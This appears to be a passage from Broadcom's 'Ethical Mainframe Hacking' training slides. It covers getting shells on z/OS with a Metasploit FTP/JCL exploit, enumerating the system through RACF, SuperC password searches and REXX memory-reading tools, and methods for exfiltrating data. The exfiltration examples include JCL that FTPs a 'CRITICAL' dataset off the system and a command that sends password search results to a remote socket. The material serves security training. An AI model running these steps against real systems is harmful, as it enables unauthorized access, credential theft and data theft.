 - **use exploit/mainframe/ftp/ftp_jcl_creds**
- Can use four payloads:
 - **apf_privesc_jcl** JCL to Escalate Privileges
 - **bind_shell_jcl** Z/OS (MVS) Command Shell, Bind TCP
 - **generic_jcl** Generic JCL Test for Mainframe Exploits
 - **reverse_shell_jcl** Generic Command Shell, Reverse TCP Inline

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Exploit Options

- **FTPPASS** The password for the specified username
- **FTPUSER** The username to authenticate as
- **RHOSTS** The target address range or CIDR identifier
- **RPORT** The target port (TCP)
- **SLEEP** Time to wait before checking if the job has completed

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Payload Options

- **ACTNUM** Accounting info for JCL JOB card
- **JCLASS** Job Class for JCL JOB card
- **LHOST** The listen address (an interface may be specified)
- **LPORT** The listen port
- **MSGCLASS** Message Class for JCL JOB card
- **MSGLEVEL** Message Level for JCL JOB card
- **NOTIFY** Notify User for JCL JOB card
- **PGMNAME** Programmer name for JCL JOB card
- **RHOST** The target address

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



One Difference

- There's only one difference for *apf_privesc_jcl*
- It takes an extra option: An APF-authorized library you have write access to
- **APFLIB** APF Authorized Library to use
- We'll talk about APF privesc later

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Metasploit Screenshots

```
msf5 exploit(mainframe/ftp/ftp_jcl_creds) > run

[+] 10.10.0.250:21 - Successfully connected to FTP server.
[+] 10.10.0.250:21 - Successfully switched to JES mode
[*] 10.10.0.250:21 - Uploading JCL file: GPJQDYHY
[+] 10.10.0.250:21 - Job Submitted. Job number is JOB00621
[*] Started bind TCP handler against 10.10.0.250:32700
[*] Mainframe USS session session 2 opened (10.10.0.21:41465 -> 10.10.0.250

/bin/tsocmd search all warning
search all warning
ICH31005I NO ENTRIES MEET SEARCH CRITERIA
netstat
MVS TCP/IP NETSTAT CS V2R2      TCPIP Name: TCPIP          14:03:10
User Id Conn      Local Socket      Foreign Socket      State
-----  -----
BPXOINIT 0000001A 0.0.0.0..10007    0.0.0.0..0        Listen
FTPD1     0009F2EA 10.1.1.2..21    10.10.0.21..33139   SynRcvd
FTPD1     00000014 0.0.0.0..21    0.0.0.0..0        Listen
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





• Web Servers

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Web Servers

- Lots of various web servers have been ported to z/OS:
 - WebSphere
 - Tomcat
 - Apache
 - Shadow Web (this is a REXX-based web server, yes really)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Lab Exercise

In this lab exercise, you'll:

- Use Metasploit natively to obtain a reverse USS shell
- See Lab 11-1 Metasploit & Tomcat

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Lab Exercise

In this lab exercise, you'll:

- Edit JCL in Linux
- Use FTP to upload and run JCL
- Use FTP to download job results
- Optional: Automate the process with TShOcker
- See Bonus Lab 2 FTP Code Execution

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Module Summary

This module showed you how to:

- Get shells!
 - Using FTP, JCL Tricks and others!
- Learn about Metasploit

In the next module, you will:

- Learn about enumeration



 **BROADCOM®**
MAINFRAME SOFTWARE

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Ethical Mainframe Hacking: Enumeration

Broadcom Proprietary and Confidential
Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Copyright © 2024 Broadcom. All Rights Reserved. Broadcom, the pulse logo, Connecting everything, CA Technologies and the CA Technologies logo are among the trademarks of Broadcom. The term "Broadcom" refers to Broadcom Inc., and/or its subsidiaries.



 **BROADCOM®**
MAINFRAME SOFTWARE

Course Agenda

- 1 Welcome! Course Overview
- 2 Linux History and Basics
- 3 Linux programming and scripting
- 4 Linux Advanced Permissions
- 5 Unix Systems Services Overview
- 6 z/OS Scripting Review
- 7 RACF, NJE & CICS
- 8 Pentesting Process: OSINT, Reconnaissance, Shells & Enumeration
- 9 Passwords, Passtickets and Privilege Escalation
- 10 CTF

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



z/OS Module Agenda

- 1 Scripting: CLISTS and REXX
- 2 RACF Overview
- 3 NJE Overview
- 4 CICS Overview
- 5 OSINT
- 6 Network Recon
- 7 Shells
- 8 Enumeration

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Click Next to continue.

Module Objectives

This module will show you how to:

- Execute enumeration
- Perform exfiltration



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**
MAINFRAME SOFTWARE



• What is the most important part of a pentest?

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Enumeration

- The good thing is that there is lots to look at
- The bad thing is that there is lots to look at
- Like two operating systems in one (UNIX enum too 🤯)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Enumeration

- Once logged in, “Now What?”
 - Most pentests end here
- Honestly, this would be enough for most places
- But we don't stop there!
 - Also, system programmers would likely scoff, dismissing your report because you 'only used a stolen password'

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Where to Start?

- Start with TSO commands
- RACF commands
 - These may generate alerts!
- Living off the land

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



TSO Commands

- **LISTCAT** (*LISTC* for short)
 - TSO command to list the catalog
- This command will prefix your userid, to prevent that use:

```
PROFILE NOPREFIX  
LISTC
```
- Looking for the **Master Catalog** name

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Listing User Catalogs

- This is similar to `find /home`
- First: `LSTC UCAT` lists the user catalogs
- Second: `LSTC CAT([user catalog])` List the contents of the users' catalog

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



RACF Search

- We can use the RACF search command to show us the users access right to “things”
- Recall:
 - WARNING MODE
 - SURROGAT
 - FACILITY CLASS
 - UNIXPRIV

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Search Command Syntax

- **SEARCH** or **SR**
 - **ALL/Generic/NOGENERIC** default is **ALL**
 - **CLASS([class name])** defaults to **DATASET**
 - **FILTER([string])** filter mask, can use wildcards, default is *
 - **AT([node])** remember NJE? This will search other LPARs
 - **WARNING** only show rules that are in **WARNING** mode
 - **VOLUME** only searches for rules on a specific volume
- Note: Search will only show you **READ** or better

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Search Examples

- **SR FILTER(**)**
 - Defaults: **CLASS(DATASET), ALL**
 - Shows all the datasets to which you have **READ** access or better
- **SEARCH CLASS(UNIVPRIV)**
 - Defaults: **ALL, FILTER(*)**
 - Shows all UNIX-privileged resources
 - Recall from yesterday which privileges do what
- **SR ALL WARNING NOMASK**
 - Default: **FILTER(*)**
 - Searches for all datasets in **WARNING** mode

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Search Examples

- **SEARCH CLASS(FACILITY) FILTER(BPX.**)**
 - Default: **ALL**
 - Lists access to various UNIX privileges
 - Specifically, look for **BPX.FILEATTR*** and **BPX.SUPERUSER**
- **SEARCH CLASS(SURROGAT) FILTER(*.SUBMIT)**
 - Defaults **ALL**
 - Finds all surrogate resources you have access to
 - **LRNR30.SUBMIT** means you can submit a job as that user

More: https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.icha400/search.htm

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.icha400/search.htm

Using Installed Tools

- System Programmers typically install helper tools
- **IPLINFO** REXX script that shows OS information
 - REXX script by Mark Zelden, queries memory
 - <http://www.mzelden.com/mvsfiles/iplinfo.txt>
- **SHOWZOS**
 - Similar to IPLINFO but in assembler
 - <http://www.cbttape.org/ftp/cbt/CBT492.zip>
- **TASID** program from IBM
 - 'Admin' tool from IBM (you can run it yourself)
 - <ftp://public.dhe.ibm.com/software/ispf/tools/tasid0.xmi>
- All three are installed on the class LPAR

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



<http://www.mzelden.com/mvsfiles/iplinfo.txt>

<http://www.cbttape.org/ftp/cbt/CBT492.zip>

<ftp://public.dhe.ibm.com/software/ispf/tools/tasid0.xmi>

IPLINFO

```
r105 E  Mark's MVS Utilities - IPLINFO          IPLINFO 2017-12-01
Command ==> █                                Scroll ==> PAGE
***** Top of Data *****
***** IPLINFO - SYSTEM INFORMATION FOR emh *****
*****
```

Today is Thursday 2019-05-09 (2019,129). The local time is 00:02:52.

The last IPL was Wednesday 2019-05-08 (2019,128) at 17:39:07 (1 days ago).

The IPL was done with CLPA.

The system IPL address was 0A80 (F1RES1).

The IPL LOAD PARM used was 0A82EX (0A82 EX).

The local time offset from GMT time is 0 hours.

The system is running in z/Architecture mode (ARCHLVL = 2).

The sysplex name is ADCDPL. This was system number 1 added to the sysplex.

The GRS system id (SYSNAME) is emh.

The GRS mode is NONE (NONE, RING or STAR).

The SMF system id (SID) is emh.

The currently active IODF data set is SYS1.IODF99.

Configuration ID = OS390 EDT ID = 00

The Master Catalog is CATALOG,Z21F,MASTER on F1SYS1.

The catalog alias level was 1 at IPL time.

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



TASID

TASID option menu

Option ==> ■

Select one of the following options: Version 5.21

- | | |
|-----------------------------|---------------------------------|
| 1 - Address space list | 5 - Miscellaneous displays |
| 2 - System ENQ contention | 6 - Current dataset allocations |
| 3 - Total system ENQ status | 7 - Storage View Facility |
| 4 - Initiator Status List | 8 - Snapshot |

More: +

Current time 23:38 on 2019/05/08	TSO users 1
Last IPL time 17:39 on 2019/05/08	Started tasks 18
IPL Parameters 0A82 EX 1	Jobs 2
z/OS 02.01.00 JES version JES2	System addrs 30
SMF ID emh JES level 2.1	Free initiators 10
User ID emh0 RACF level 7.79.0	Total 61
Node emh TSO version 4.01.0	CPU utilization 3%
VTAM Addr emhLU02 VTAM Level 6.2	CPU 1090-Axx (3 CPUs)
ProcStep ISPFPROC DFSMS level 2.01.0	ENQ Contention None
Region OM	
RACF Grp EMPLOYEE DSF level 1.17.0	

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SuperC

- Once you've got access, it's time to search
- SuperC is the dataset search tool
- You can use it in JCL as **ISRSUPC**
- Or in ISPF as **=3.14**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SuperC in JCL

```
//GREP      EXEC PGM=ISRSUPC,  
//                  PARM=(SRCHCMP,ANYC,IDPFX,NOPRTCC)  
//NEWDD      DD DSN=ADMIN01.JCL,DISP=OLD  
//OUTDD      DD SYSOUT=*  
//SYSIN      DD *  
SRCHFOR    'PASSWORD='  
SRCHFOR    'PGM=FTP'  
/*
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SuperC Results in SDSF

MEMBER	LINE-#	SOURCE LINE	SRCH DSN: emh.JCL
ADMINJCL	7	// PASSWORD=mypass	
SEARCH	12	SRCHFOR 'PASSWORD='	

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SuperC in ISPF

- This is built into ISPF
- You simply fill out the form and run the search
- Don't forget single quotes around the dataset name: '**dataset**'
- ProTip: To select all members in a PDF use: **S *** in Command ==>

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SuperC in ISPF

Search-For Utility

Command ==> _____ More:

Search String . . . █

ISPF Library:
Project . . . _____
Group . . . _____
Type . . . _____
Member . . . _____ (Blank or pattern for member selection list,
 "*" for all members)

Other Partitioned, Sequential or VSAM Data Set:
Data Set Name . . . _____
Volume Serial . . . _____ (If not catalogued)

Listing Data Set . . . **LRNR01.SRCHFOR.LIST**

Data Set Password . . . (If Search-For data set password protected)

Enter "/" to select option Execution Mode Output Mode
 Specify additional search strings 1. Foreground 1. View
 Mixed Mode 2. Batch 2. Browse

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SuperC in ISPF

Search-For Utility

Command ==> _____ More: +
Search String . . . PASSWORD

ISPF Library:
Project . . . _____
Group
Type
Member . . . _____ (Blank or pattern for member selection list,
 "*" for all members)

Other Partitioned, Sequential or VSAM Data Set:
Data Set Name . . . 'LRNR.JCL'
Volume Serial . . . _____ (If not catalogued)

Listing Data Set . . . LRNR01.SRCHFOR.LIST
Data Set Password . . . (If Search-For data set password protected)

Enter "/" to select option █ Execution Mode Output Mode
— Specify additional search strings 1 1. Foreground 1 1. View
— Mixed Mode 2. Batch 2. Browse

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SuperC in ISPF

```
Menu Functions Utilities Help
EVIL      SEARCH      LRNR01.JCL
Command ===> [ ]                                     Row 00000001 of 00000003
                                                       Scroll ===> PAGE

Enter END command to process selections or CANCEL to leave the member list.

      Name    Prompt      Size   Created        Changed      ID
. ADMINJCL                      12  2018/01/30  2018/01/30 12:25:40  PHIL
. LAB01                           7   2018/01/12  2018/10/03 14:19:37  CHAD
. SEARCH                          13  2018/01/30  2018/01/30 16:14:36  PHIL
**End**
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SuperC in ISPF

```
r105      LRNR01.SRCHFOR.LIST          Columns 00001 00072
Command ==> █
*****
***** Top of Data *****
==MSG> -Warning- The UNDO command is not available until you change
==MSG>      your edit profile using the command RECOVERY ON.
000001 1  ISRSUPC   -  MVS/PDF FILE/LINE/WORD/BYTE/SFOR COMPARE UTILITY- ISPF
000002     LINE-*  SOURCE SECTION           SRCH DSN: emh.JCL
000003
000004
000005  ADMINJCL                  ----- STRING(S) FOUND -----
000006
000007      7 //  PASSWORD=emh99
000008
000009  SEARCH                  ----- STRING(S) FOUND -----
000010
000011      12  SRCHFOR  'PASSWORD='
000012
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



The PATH

- i.e., Dataset Concatenation
- Use the command ISPF **ISRDDN**
 - e.g. **TSO ISRDDN**
- Then search for SYSPROC/SYSEXEC
 - **F SYSPROC**
 - **F SYSEXEC**
- Then use **LISTDSD** to check your access to these datasets

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



ISRDDN

Current Data Set Allocations					Row 55 of 75
Volume	Disposition	Act	DDname	Data Set Name	Actions: B E V M F C I Q
F1RES1	SHR,KEEP	>	SYSEXEC	ISP,SISPEXEC	
F1RES1	SHR,KEEP	>	-	SYS1,SBPXEXEC	
F1PRD1	SHR,KEEP	>	-	FAN140,SEAGCMD	
F1RES1	SHR,KEEP	>	-	SYS1,HELP	
F1RES1	SHR,KEEP	>	-	ISP,SISPHELP	
F1PRD1	SHR,KEEP	>	-	FAN140,SFANHENU	
F1PRD1	SHR,KEEP	>	-	FAN140,SEAGHENU	
F1SYS1	SHR,KEEP	>	-	SYS1,BROADCAST	
F1CFG1	SHR,KEEP	>	SYSPROC	USER,CLIST	
F1SYS1	SHR,KEEP	>	-	ADCD,Z21F,CLIST	
F1RES1	SHR,KEEP	>	-	ISP,SISPCLIB	
F1RES1	SHR,KEEP	>	-	SYS1,DGTCLIB	
F1RES1	SHR,KEEP	>	-	SYS1,HRFCLST	
F1RES1	SHR,KEEP	>	-	SYS1,SBLSCLI0	
F1RES1	SHR,KEEP	>	-	SYS1,SBPXEXEC	
F1RES1	SHR,KEEP	>	-	SYS1,SCBDCLST	
F1RES1	SHR,KEEP	>	-	SYS1,SEDGEDEX1	
F1RES1	SHR,KEEP	>	-	SYS1,SERBCLS	
F1CFG1	SHR,KEEP	>	-	USER,PROCLIB	

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



MVS Commands

- **SDSF**
 - We've been using it to view job output
 - on the COMMAND INPUT ==> line, you put a / and hit enter
 - or / before the command
 - Commands can be run through a 'shorthand' known as 'subsystem command prefix'

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



DISPLAY or D

- **DISPLAY**
 - Used to display information about the system
 - **D IPLINFO** boot information
 - **D PROG,APF** displays APF-authorized libraries
 - **D O,PREFIX** displays command prefixes

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



D IPLINFO

```
IEE254I 17.34.35 IPLINFO DISPLAY 298
SYSTEM IPLED AT 11.25.43 ON 04/02/2024
RELEASE z/OS 02.05.00      LICENSE = z/OS
USED LOADEX IN SYS1.IPLPARM ON 00A82
ARCHLVL = 2      MTLSHARE = N
VALIDATED BOOT: NO
IEASYM LIST = (EM,L)
IEASYS LIST = (EM,EX) (OP)
IODF DEVICE: ORIGINAL(00A82) CURRENT(00A82)
IPL DEVICE: ORIGINAL(00AA4) CURRENT(00AA4) VOLUME(MT25R2)
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

D PROG,APF

```
CSV450I 17.16.43 PROG,APF DISPLAY 882
```

```
FORMAT=DYNAMIC
```

```
ENTRY VOLUME DSNAME
```

```
1  MT25R2 SYS1.LINKLIB  
2  MT25R2 SYS1.SVCLIB  
3  MT25R2 ASMA.SASMMOD1  
4  MT25R2 SYS1.SERBLINKE  
5  MT25R2 SYS1.SGRBLINK  
6  MT25R2 CEE.SCEELKED  
7  MT25R2 CEE.SCEERUN  
8  MT25R2 CEE.SCEERUN2  
9  MT25R2 CBC.SCCNCMP  
10 MT25R2 CBC.SCLBDLL
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

D O,PREFIX

PREFIX	OWNER	SYSTEM
\$	JES2	r105
@	AXR	r105
#	RACF	r105

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Command Prefixes

- \$ You can use this to run JES2 commands
 - **/\$D JES2** display setup information
 - **/\$D A** display running jobs
 - **/\$D PATH** displays NJE node information
 - More:
https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.has2cmdr.htm
- @ Executes a REXX script
 - **/@REXXPROG**
- # Executes a RACF command
 - **/#LU emh0** <https://ruifeio.com/2013/06/14/displaying-the-defined-subsystems-command-prefixes/>

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.5.0/com.ibm.zos.v2r5.has2cmdr.htm

<https://ruifeio.com/2013/06/14/displaying-the-defined-subsystems-command-prefixes/>

JES2 \$D JES2

```
$HASP608 $DJES2
$HASP608 ACTIVE ADDRESS SPACES
$HASP608 ASID      JOBNAME   JOBID
$HASP608 ----- -----
$HASP608 001E      VTAM      STC00003
$HASP608 0023      ZFS       STC00005
$HASP608 0030      TSO       STC00016
$HASP608 0031      SYSLOGD   STC00024
$HASP608 0032      SDSF      STC00017
$HASP608 0034      TCPIP     STC00021
$HASP608 0035      GSKSRVR   STC00019
$HASP608 0038      SDSFAUX   STC00023
$HASP608 0039      TN3270    STC00025
$HASP608 003A      PAGENT    STC00026
$HASP608 003B      RSSPROC   STC00035
$HASP608 003D      BPXAS     STC00029
$HASP608 003E      BPXAS     STC00030
$HASP608 003F      CSF       STC00031
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Pulling Information from Storage

- A lot of information is in memory
- Using REXX, it's straightforward to map that out
- The REXX function **STORAGE()** we can read a lot of information in memory
- We can use REXX to automate and grab a lot of information for us
- Sometimes a command won't run, but you can access the same information in memory!

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Enumeration Tools

- A collection of Enumeration tools exists at:
 - <https://github.com/mainframed/Enumeration>
- **ACCESS**
- **APFCHECK**
- **SYS0WN**
- ***catmap***
- ***checkp.c***
- ***ENUM***

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



<https://github.com/mainframed/Enumeration>

SYS0WN

- REXX Script
- Checks your access to concatenated datasets
- Prints a table of the dataset and your access rights
- It relies on the RACF command **LISTDSD**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SYS0WN Example

SYSPROC:

Sysproc DSN	Volume	Created Date	Reference Date	Access
USER, CLIST	F1CFG1	28/07/15	10/05/19	READ
ADCD,Z21F,CLIST	F1SYS1	28/07/15	10/05/19	READ
ISP,SISPCLIB	F1RES1	18/06/96	10/05/19	READ
SYS1,DGTCLIB	F1RES1	02/06/11	10/05/19	READ
SYS1,HRFCLST	F1RES1	11/06/08	10/05/19	READ
SYS1,SBLSCLI0	F1RES1	02/06/11	10/05/19	READ
SYS1,SBPXEXEC	F1RES1	28/03/97	10/05/19	READ
SYS1,SCBDCLST	F1RES1	18/06/96	10/05/19	READ
SYS1,SEDGELEX1	F1RES1	18/06/96	10/05/19	READ
SYS1,SERBCLS	F1RES1	03/04/97	10/05/19	READ
USER,PROCLIB	F1CFG1	28/07/15	10/05/19	READ
ADCD,Z21F,PROCLIB	F1SYS1	28/07/15	10/05/19	READ

SYSEXEC:

Sysexec DSN	Volume	Created Date	Reference Date	Access
ISP,SISPEXEC	F1RES1	28/03/97	10/05/19	READ
SYS1,SBPXEXEC	F1RES1	28/03/97	10/05/19	READ

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



catmap

- REXX Script
- Uses master catalog and listds commands
- Maps out the entire filesystem
- Used to identify datasets on the system
- Output can be **LARGE**
 - On a recent engagement, 350MB

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



catmap Example

```
ex 'emh0.rexxlib(catmap)' '-h'
CATMAP - A tool to walk the catalog and datasets

Arguments:
-h this help
-b brutal mode (gets PDS/PDSE member listings)
-verbose enables verbose mode
-f <dataset name> saves output to a file
    (-vol <volume>) Volume for dataset - optional
    (-space <# cylinders>) size of dataset in cylinders
        100 cyls = 59 MB - optional
```

Defaults:

Verbose Mode: Disabled

Brutal Mode: Disabled

Space: 59MB

Volume: System Default

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



catmap Example

```
ex 'lrnr01.rexxlib(catmap)'

Gathering Dataset Information

ADCD.DYNISPF.ISPPLIB(PDS)

ADCD.LIB.JCL(PDS)

ADCD.Z21F.CLIST(PDS)

ADCD.Z21F.DBA.ISPPLIB(PDS)

ADCD.Z21F.DB.B.ISPPLIB(PDS)

ADCD.Z21F.ISPPLIB(PDS)

ADCD.Z21F.LINKLIB(PDS)

ADCD.Z21F.LPALIB(PDS)
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



ENUM

- REXX script
- Powerful REXX script
- Based on IPLINFO/SHOWZOS and others
- Used to grab system information
- Primarily through **STORAGE ()** calls

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



ENUM

```
args:  
'ALL'  Display ALL Information  
'APF'   Display APF Authorized Datasets  
'CAT'   Display Catalogs (File Enumeration)  
'JOB'   Display Executing Job Name  
'PATH'  Display Dataset Concatenation  
'SEC'   Display Security Manager Information  
'SVC'   Display All SVCs  
'VERS'  Display System Information  
'WHO'   Display Logged On TSO/OMVS Users  
'TSTA'  Display TESTAUTH authorization
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

SETROPTS Access

- If you try running **SETROPTS LIST** on the class LPAR you can't
 - ICH14001I NOT AUTHORIZED TO ISSUE SETROPTS.
- But the information in SETROPTS is available in memory!
- **ENUM** argument **SEC** can display that information

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



ENUM SEC

```
ex 'lrrnr01.rexxlib(enum)' 'sec'
External Security Manager;
Product: RACF
Version: FMID HRF7790
Datasets:
  Primary: SYS1,RACFDS
  Backup:  SYS1,RACFDS,BACKUP

SETROPTS Info;
  The UADS dataset is SYS1,UADS.

RACF Command violations are logged
PROTECT-ALL is on
  PROTECT-ALL FAILURE mode
ERASE-ON-SCRATCH is off
GROUP changes are not audited
USER changes are not audited
DATASET changes are not audited
DASDVOL changes are not audited
TAPEVOL changes are not audited
TERMINAL changes are not audited
SPECIAL users are audited
*** █
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Other Scripts

- Ayoub has some REXX scripts as well
- **REXX.SEARCH**
- Available Here: https://github.com/ayoul3/Rexx_scripts
- Enables you to search for text in all files with a certain HLQ
- Sends output to File, UNIX File, or Socket

```
EX 'REXX.SEARCH' 'PHIL PASSWORD D REXX.SEARCH.OUT'
```

```
EX 'REXX.SEARCH' 'PHIL PASSWORD F /tmp/result.txt'
```

```
EX 'REXX.SEARCH' 'PHIL PASSWORD S 10.10.10.10 4445'
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

https://github.com/ayoul3/Rexx_scripts

UNIX Enumeration

- OMVS 'O' commands
- Almost no toolsets available in this space
- REXX works fine
- Some extra things to look for:
 - UNIX files can have 'extra' attributes
 - Most notably, the 'a' attribute use:
 - ***find ./ -ext a*** and
 - ***ls -E***

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



UNIX Enumeration

- Your typical UNIX pentesting will work
- Look for crontabs
- File/Folder permissions
- DB config files
- Web folders with global write
- Etc.

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.





Exfiltration

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Exfiltration

- So we have access to files, data, RACFdb, etc.
- How do we move that information off the mainframe?
- A few methods:
 - Copy files between TSO/OMVS
 - JCL to various locations (including FTP)
 - FTP from the mainframe to Linux
 - TFTPD server in UNIX
 - SMTP
 - Mount NFS Share
 - SFTP/SCP (they're dangerously different)
 - XMIT
 - IND\$FILE

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Copy Files

- OPUT/OGET copies files to/from OMVS:
 - `OPUT 'LRNR01.CRITICAL' /tmp/dl`
- Copy command in UNIX works too!
 - `cp //LRNR01.CRITICAL /tmp/dl`
 - `cat //LRNR01.CRITICAL > file`

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



JCL Exfil

- JCL can be used to:
 - Copy files to OMVS
 - FTP files off the mainframes
 - Send files via Email
- These are especially useful when using SURROGAT
 - **USER=XXXX**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



JCL Save to UNIX

```
//SYSTSPRT DD PATH='/tmp/1337.txt',
//                  PATHMODE=SIRWXU,
//                  PATHDISP=(KEEP,DELETE),
//                  FILEDATA=TEXT,
//                  PATHOPTS=(ORDWR,OTRUNC,OCREATE)
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



JCL to FTP

```
//FTPSTEP EXEC PGM=FTP
//OUTPUT   DD   SYSOUT=*
//SYSIN    DD  *
999.999.999.999
anonymous
e@e.com
ASCII
PUT 'LRNR01.CRITICAL' 'LRNR.TXT'
QUIT
//*
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



JCL to Email

- There are two methods using **PGM=IEBGENER**:

```
//SYSUT2      DD  SYSOUT=(A, SMTP)
```

or

```
